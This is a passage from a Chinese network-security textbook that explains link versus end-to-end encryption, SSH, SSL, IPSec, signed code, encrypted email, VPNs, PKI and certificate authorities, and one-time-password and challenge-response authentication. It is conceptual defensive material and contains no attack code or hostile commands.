



图 7-7 端到端加密模型





图 7-8 端到端加密的消息

息泄密。

3）链路加密与端到端加密的比较

对消息进行简单加密不能绝对保证在传输过程中或者在传输之后它不会被泄密。然而，在很多情况下，考虑到窃听者破译密码的可能性和消息的时效性，加密的力量已经足够强大了。因为安全包含很多方面的内容，所以必须在攻击的可能性与保护措施上求得均衡，而不必强调绝对安全保证。

在链路加密方式中，经过一条特定链路的所有传输都要调用加密过程。通常，一台特定的主机与网络只有一条链路相连，这就意味着该主机发出的所有通信都会被它加密。这种加密方案要求接收这些通信的其他每台主机也必须用相应的密码设备来对这些消息解密。而且，所有主机必须共享密钥。一条消息可能经过一台或者多台中间主机的传递，最终到达接收端。如果该消息在网络中的某些链路上经过了加密处理，而在其他链路上

没有经过加密处理，那么，加密就失去了部分优势。因此，如果一个网络最终决定采用链路加密，通常是该网络中的所有链路都进行加密处理。

与此相反，端到端加密应用于"逻辑链路"，是两个进程之间的通道，是位于物理路径以上的一层。由于在传输路径上的中间主机不需要对信息进行加密或解密，所以它们不需要任何密码设备。因此，加密仅仅用于需要进行加密处理的消息和应用软件。此外，可以使用软件来进行加密。这样，可以有选择地进行加密，有时对一个应用进行加密，有时甚至可以对一个特定应用中的某一条消息进行加密。

当考虑加密密钥时，端到端加密的可选择性优点却变成了一个缺点。在端到端加密中，每一对用户之间有一条虚拟的加密信道。为了提供适当的安全性，每一对用户应该共享一个唯一的密码密钥，密钥的数量要求与用户对的数量相等，即 $n$ 个用户需要 $n\times(n-1)/2$ 个密钥。随着用户数量的增加，需要的密钥数量会迅速上升。然而，这是假设使用单密钥加密的情况下计算出来的数量，在使用公钥的系统中，每名接收者仅需要一对密钥。

如表 7-1 所示，链路加密对用户而言速度更快、更容易实施，而且使用的密钥更少。端到端加密更灵活，可以有选择地使用，它是在用户层次上完成的，并且可以集成到应用软件之中。没有一种加密形式能够适用于所有情况。

**表 7-1　链路加密与端到端加密的比较**

| | 链路加密 | 端到端加密 |
|---|---|---|
| 主机内部安全 | 数据在发送主机上是暴露的 | 数据在发送主机上是加密的 |
| | 数据在中间结点上是暴露的 | 数据在中间结点上是加密的 |
| 用户的任务 | 由发送主机使用 | 由发送进程使用 |
| | 对用户不可见 | 用户使用加密 |
| | 由主机维护加密 | 用户必须寻找相应算法 |
| | 一套设施提供给所有用户使用 | 用户选择加密 |
| | 加密通常采用硬件完成 | 软、硬件实现均可 |
| | 数据要么都加密，要么都不加密 | 用户可以选择是否加密，选择可以针对每个数据项 |
| 实现时考虑的问题 | 要求每一对主机一个密钥 | 要求每一对用户一个密钥 |
| | 提供结点鉴别 | 提供用户鉴别 |

在某些情况下，两种加密方式都可以使用。如果用户不信任系统提供的链路加密质量，则可以使用端到端加密。同样，如果系统管理员担心某个应用程序中使用的端到端加密方案的安全性，也可以安装一台链路加密设备。如果两种加密方式都相当快，重复使用两种安全措施几乎没有负面影响。

4）SSH 加密

安全外壳协议（Secure Shell Protocol，SSH）是一对协议（版本 1 和 2），最初是为

UNIX 定义的，但也可用于 Windows 2000 系统，为 Shell 或者操作系统命令行解释器提供了一个鉴别和加密方法。为实现远程访问，SSH 的两个版本都取代了 UNIX 的系统工具（比如 Telnet，rlogin 和 rsh 等）。SSH 能有效防止欺骗攻击和修改通信数据。

SSH 协议还包括在本地与远程站点之间协商加密算法（比如，DES，IDEA 和 AES 算法）以及鉴别（包含公钥和 Kerberos）。

5）SSL 加密

安全套接层（Secure Sockets Layer，SSL）协议最初是由 Netscape 公司设计来保护浏览器与服务器之间的通信的。也称传输层安全（Transport Layer Security，TLS）。SSL 实现了应用软件（比如浏览器）与 TCP/IP 协议之间的接口，在客户与服务器之间提供服务器鉴别、可选客户鉴别和加密通信通道。客户与服务器为会话加密协商一组相互支持的加密方式，可能使用三重 DES 和 SHAI，或者 128 位密钥的 RC4 以及 MD5。

要使用 SSL，客户首先要请求一个 SSL 会话。服务器用它的公钥证书响应，以便客户可以确认服务器的真实性。客户返回用服务器公钥加密的对称会话密钥部分。服务器与客户都要计算会话密钥，然后使用共享的会话密钥进行加密通信。

该协议虽然简单，但是很有效，而且是因特网上使用最广的安全通信协议。但是，请记住 SSL 只保护从客户端浏览器到服务器解密点这一段（服务器解密点通常是指服务器的防火墙，或者，稍微强一点，是到运行 Web 应用的计算机）。从用户键盘到浏览器，以及穿过接收者公司网络，数据都将被泄露。Blue Gem Security 已开发了一种被称为 LocalSSL 的产品，该产品可以在键入数据时进行加密，直到操作系统将它传递给浏览器，这样，可以避免键盘记录的特洛伊木马攻击，这类木马一旦植入用户计算机，它就可以泄露用户键入的任何数据。

6）IPSec


32 位因特网地址结构正在逐步被用尽。一种称为 IPv6（IP 协议组的第 6 个版本）的新结构解决了寻址问题。作为 IPv6 协议组的一个组成部分，IETF 采用了 IP 安全协议组（IP Security Protocol Suite，IPSec）。设计中针对一些基本的缺陷（例如容易遭受欺骗、窃听和会话劫持等攻击），IPSec 协议定义了一种标准方法来处理加密的数据。IPSec 协议是在 IP 层上实现的，所以它会影响到上面各层，特别是 TCP 和 UDP。因此，IPSec 要求不改变已经存在的大量 TCP 和 UDP 协议。

IPSec 在某些方面与 SSL 有些相似，它们都在某种程度上支持鉴别和机密性，也不会对其上的层（在应用层）或者其下的层作必需的重大改变。像 SSL 一样，IPSec 被设计成与具体的加密协议无关，并允许通信双方就一套互相支持的协议达成一致。

7）签名代码

前面曾提到一些人可以将活动代码放置在网站上，等着毫无戒心的用户下载。活动代码将使用下载它的用户的特权运行，这样，将会造成很严重的破坏，从删除文件、发送电子邮件消息，到使用特洛伊木马造成轻微而难以察觉的损害等。如今，网站的发展趋势是允许从中心站点下载应用软件和进行软件升级，因此，下载到一些怀有恶意的东西的危险性正在增加。

签名代码（Signed Code）是减少这种危险的一种方法。一个值得信赖的第三方对一




段代码追加一个数字签名，言外之意就是使代码更值得信赖。PKI 中有一个签名结构有助于实现签名。

谁可以担当可信赖的第三方呢？一个众所周知的软件生产商可能是公认的代码签名者。但是，对于生产设备驱动程序或者代码插件的不出名的小公司是不是也值得信赖呢？如果代码的销售商不知名，则他的签名是没有用处的；因为无赖也可以发布自己的签名代码。

然而，在 2001 年 3 月，Verisign 宣布它以微软公司的名义错误地发布了两个代码签名证书给一个声称是(但实际上不是)微软公司的职员。在错误被检查出来之前，这些证书已经流通了将近两个月的时间。虽然后来 Verisign 检查出了这个错误并取消了这些证书，而且只需要检查 Verisign 的列表就可以知道该证书已被撤销，但绝大多数人都不会对下载有微软公司签名的代码表示产生怀疑。

8）加密的 E-mail

一个电子邮件消息很像一张明信片的背面。邮件投递员(以及在邮政系统中经手明信片传递的任何人)都可以阅读其中的地址和消息部分的任何内容。为了保护消息和寻址信息的私有权，可以使用加密来保护消息的机密性及其完整性。

正如在其他几种应用中看到的一样，加密是一个相对比较容易的部分，密钥管理才是一个更困难的问题。密钥管理通常有两种主要的方法：分别是使用分层的、基于证书的 PKI 方案来交换密钥以及使用单一的、个人对个人的交换方式。分层方法称为 S/MIME，已经广泛用于商业邮件处理程序，比如 Microsoft Exchange 或者 Eudora。个人方法称为 PGP，是一种商业附加软件。6.5 节将介绍加密的 E-mail。

**2. 虚拟专有网**

链路加密可为网络用户提供一种环境，在这种环境中，使他们感觉仿佛处在一个专有网络中。由于这个原因，这种方法被称为虚拟专有网络(Virtual Private Network，VPN)。

一般情况下，物理安全性和管理安全性对于保护网络周界内的传输已经足够了。因此，对用户而言，用户的工作站(或者客户机)与主机网络(或者服务器的周界)之间是最大的暴露之处。

防火墙是一种访问控制设备，常常安置在两个网络或者两个网络段之间。它过滤了在受保护的(即“内部”)网络与不可信的(即“外部”)网络或网络段之间的所有流量。

许多防火墙都可用于实现 VPN。当用户第一次与防火墙建立一个通信时，用户可以向防火墙请求一个 VPN 会话。用户的客户机与防火墙通过协商获得一个会话加密密钥，随后防火墙和客户机使用该密钥对它们之间的所有通信进行加密。通过这种方法，一个较大的网络被限制为只允许进行由 VPN 所指定的特殊访问。换句话说，用户的感觉就像网络是专有的。有了 VPN，通信就经过了一个加密隧道或者隧道。VPN 的建立如图 7-9 所示。

在防火墙与网络周界内的鉴别服务器交互时，建立虚拟专有网络。防火墙会将用户鉴别数据传递给鉴别服务器，在确认了用户的鉴别身份以后，防火墙将给用户提供适当的安全特权。例如，一位熟悉的可信赖之人(比如一名雇员或者系统管理员)可能会被允许





**图 7-9 建立虚拟专有网络的过程**

访问普通用户不能访问的资源。防火墙在 VPN 的基础上实现了访问控制。

**3. PKI 与证书**

公钥基础设施(Public Key Infrastructure,PKI)是一个为实现公钥加密而建立的进程,常常用于一些大型(和分布式)应用环境中。PKI 为每一个用户提供了一套与身份鉴别和访问控制相关的服务,包括:

(1) 使用(公开的)加密密钥建立与用户身份相关的证书。

(2) 从数据库中分发证书。

(3) 对证书签名,以增加证书真实性的可信度。

(4) 确认(或者否认)一个证书是有效的。

(5) 无效证书意味着持有该证书的用户不再被允许访问,或者他们的私钥已经泄密。

PKI 常常被当作一种标准,但事实上它定义了一套策略、产品和规程的框架。其中的策略定义了加密系统的操作规则,尤其是其中指出了怎样处理密钥和易受攻击的信息,以及如何使控制级别与危险级别相匹配。规程规定了怎样生成、管理和使用密钥。最后,产品实际上实现了这些策略,并实现了生成、存储和管理密钥。

PKI 建立的一些实体,称为证书管理中心(Certificate Authority),实现了 PKI 证书管理规则。通常,认为证书管理中心是可信赖的,因此,用户可以将证书的解释、发放、接收和回收工作委托给管理中心来做。证书管理中心的活动概括如下:

(1) 对公钥证书的整个生命周期进行管理。


(2) 通过将一个用户或者系统的身份绑定到一个带有数字签名的公钥来发放证书。

(3) 为证书安排终止日期。

(4) 通过发布证书撤销列表来确保证书在需要的时候被撤销。

证书管理中心的功能可以在管理中心的内部或一个商业服务或可信任的第三方进行。

PKI 还包含一个注册管理中心,充当用户和证书管理中心之间的接口。注册管理中心获取并鉴别用户的身份,然后向相应的证书管理中心提交一个证书请求。从这个意义上来看,注册管理中心非常像美国邮政管理局;邮政管理局扮演的角色是充当美国政府部门的代理,允许美国公民获取护照(美国官方证书)。当然,之前公民必须提供一些适当的表格、身份证明,并向护照发行办公室(证书管理中心)提出真实护照(与证书类似)申请。




与护照类似，注册管理中心的性质决定了发放证书的信任级别。

许多国家正在为实现 PKI 而努力，目的是允许公司和政府代理实现 PKI 和互操作。例如，美国联邦 PKI Initiative 最终将允许任何美国政府代理在合适的时候向任何其他美国政府代理发送安全的通信。该组织也规定了实现 PKI 的商业工具应该怎样工作，以便这些代理可以去买已经做好的 PKI 产品，而不需要他们自己来开发。主流 PKI 解决方案开发商包括 Baltimore Technologies、Northern Telecom、Entrust 以及 Identrus。下面举例说明 PKI 在银行中的商业应用。

Lloyd's TSB 是总部设在英国的一家储蓄银行，在 2002 年，该银行实施了一项称为 KOB(Key Online Banking)的试验计划——用智能卡实现在线银行业服务。KOB 是第一个将基于智能卡的 PKI 用于大范围网上银行业务的项目。市场研究结果显示：75%的银行客户是被 KOB 提供的可靠的安全性吸引来的。

要想使用 KOB，客户需要将智能卡插入一台像 ATM 机一样的设备，然后输入一个唯一的 PIN。这样，在进行任何金融交易之前，要求采用的鉴别方法是两步法。智能卡中包含着 PKI 密钥对和数字证书。当客户完成交易之后，他通过注销并取出智能卡来结束与银行的会话。

依照 Lloyd's TSB 的分布式商务银行主管 Alan Woods 的话说："KOB 的漂亮之处在于它降低了商用数字身份证书被泄露的危险。这是因为：与标准 PKI 系统不同，在 KOB 的 PKI 中，用户的私钥不是保存在他们的工作站桌面上，而是通过智能卡本身来发布、存储和撤销的。这种 KOB 智能卡可以随时保存在用户身边"。使用它，客户可以更安全地进行交易。

绝大多数 PKI 进程使用证书来将身份与一个密钥绑定在一起。但是，目前正在研究将证书的概念扩展为一些更广的信任特征。例如，信用卡公司可能对验证你的经济状况比验证你的身份更感兴趣，他们使用的 PKI 方案可能会用一个证书将你的经济状况和一个密钥绑定在一起。简单分布式安全基础设施(Simple Distributed Security Infrastructure，SDSI)采用了这种方案，包含身份证书、组成员关系证书和名称绑定证书。已经出现了两个相关标准的草案：ANSI 标准 X9.45 和基础设施(Simple Public Key Infrastructure，SPKI)。

PKI 还是一个不成熟的处理方案，仍有很多问题需要解决，尤其是 PKI 还没有在大规模的应用环境中实现。表 7-2 列出了在学习有关 PKI 的更多内容时应该注意的几个问题。然而，有些事情已经很清楚了。首先，证书管理中心应该经过独立实体的批准和验证。证书管理中心的私钥应该存储在一个抗篡改的安全模块中。其次，对证书管理中心和注册管理中心的访问应该进行严密控制，可通过一些强用户鉴别方式(比如智能卡)加以实现。

在对证书进行保护时涉及的安全问题还包括管理过程。例如，应该要求有多个操作者同时授权证书请求。还应该设置一些控制措施来检测黑客并阻止他们发布伪造的证书请求。这些控制措施可能包括使用数字签名和强加密技术。最后，还必须进行安全审计跟踪，以便在系统出现故障时能够重建证书信息，以及在攻击真正破坏了鉴别过程时能够恢复。

表 7-2　与 PKI 相关的应注意的问题

| 特　　性 | 问　　题 |
|---|---|
| 灵活性 | 应该如何实现互操作性及如何与其他 PKI 的实现保持一致<br>• 开放的、标准的接口<br>• 兼容的安全策略 |
| | 应该如何注册证书<br>• 面对面注册、电子邮件注册、Web 注册还是通过网络注册<br>• 单个注册还是成批注册(比如身份证、银行卡) |
| 易用性 | 应该如何训练人们设计、使用和维护 PKI |
| | 应该如何配置和集成 PKI |
| | 应该如何与新用户合作 |
| | 应该如何进行备份及故障恢复 |
| 对安全策略的支持 | PKI 如何实现一个组织机构的安全策略 |
| | 谁有责任,有什么样的责任 |
| 可伸缩性 | 应该如何加入更多的用户 |
| | 应该如何加入更多的应用软件 |
| | 应该如何加入更多的证书授权 |
| | 应该如何加入更多的注册授权 |
| | 应该如何扩展证书的类型 |
| | 应该如何扩展注册机制 |

**4. 身份鉴别**

在网络中,安全地实现鉴别可能会很困难,因为网络环境中可能出现窃听和偷听。而且,通信的双方可能需要相互鉴别:在通过网络发送口令之前,你想知道自己确实在和所期望的主机进行通信。下面深入探讨适用于网络环境中的鉴别方法。

1) 一次性口令

偷听威胁意味着在一个不安全的网络中传输的用户口令很容易被窃听。采用一次性口令可以预防远程主机的偷听和欺骗。

顾名思义,一次性口令(One-Time Password)只能使用一次。要想知道它是怎样工作的,先来考虑最早出现的情况。那时,用户和主机都能访问同样的口令列表。用户在第一次登录时使用第一个口令,第二次登录时使用第二个口令,依次类推。由于口令列表是保密的,而且没有人能根据一个口令猜测出另一个口令,因此即使通过偷听获得了一个口令也是毫无用处的。然而,正如一次一密乱码本一样,人们在维护这张口令列表时会遇到麻烦。

为了解决这个问题,可以使用一个口令令牌(Password Token),这是一种专门的设备,用于产生一个不能预测但可以在接收端通过验证的口令。最简单的口令令牌形式是

同步口令令牌，比如 RSA Security 公司的 SecurID 设备。这种设备能显示出一个随机数，而且每分钟会产生一个新的随机数。给每个用户一台不同的设备（以保证产生不同的密钥序列）。用户读取设备显示的数据，将其作为一个一次性口令输入进去。接收端的计算机执行算法产生适合于当前时刻的口令。如果用户的口令与远程计算得出的口令相符，则该用户就能通过鉴别。由于设备之间可能会出现偏差（比如一台设备的时钟走得比另一台设备的时钟稍快一点），所以这些设备还需要使用相应的规则来解决时间的漂移问题。

这种方法有什么优缺点呢？首先，它容易使用，因为杜绝了通过偷听重用口令的可能性。由于它采用了一种强口令生成算法，所以也能避免被欺骗。然而，如果丢失了口令生成器，或者遇到更糟糕的情况，口令生成器落入了一名攻击者的手中，系统就会面临危险。由于仅仅每隔一分钟就会产生一个新口令，所以只有一个很小（一分钟）的脆弱性窗口留给窃听者可以重用一个窃听的口令。

2）质询-响应系统

为了避免丢失和重用问题，一种更为老练的一次一密方案是使用质询和响应方案。质询和响应设备看起来就像一个简单的计算器。用户首先到设备上进行鉴别（通常使用PIN），远程系统就会发送一个称为“质询”的随机数，用户将其输入到设备之中。然后，设备使用另一个数字进行响应，而后用户将其传递给系统。

系统在用户每一次使用时都会用一个新的“质询”来提示用户，因此，使用这种设备消除了用户重用一个时间敏感的鉴别符的弱点。没有 PIN，响应生成器即使落入其他人的手中也是毫无用处的。然而，用户也必须使用响应生成器来登录，而且设备遭到破坏也会造成用户得不到服务。最后，这些设备不能排除远程主机是无赖的可能性。

3）Digital 分布式鉴别

早在 20 世纪 80 年代，Digital 公司就已经意识到需要在一个计算系统中鉴别除人之外的其他实体。例如，一个进程接收了一个用户查询，然后重构它的格式或者进行限制，最后提交给一个数据库管理器。数据库管理器和查询处理器都希望能确保它们之间的通信信道是可信任的。这些服务器既不在人的直接控制下运行，也没有人对其进行监控（尽管每一个进程都是由人来启动的）。因此，适用于人的访问控制用在这里是不合适的。

Digital 公司为这种需求建立了一种简单的结构，能有效防范以下威胁：

（1）一个无赖进程假冒其中一台服务器，因为两台服务器都涉及鉴别。

（2）窃听或者修改服务器之间交换的数据。

（3）重放一个以前的鉴别。

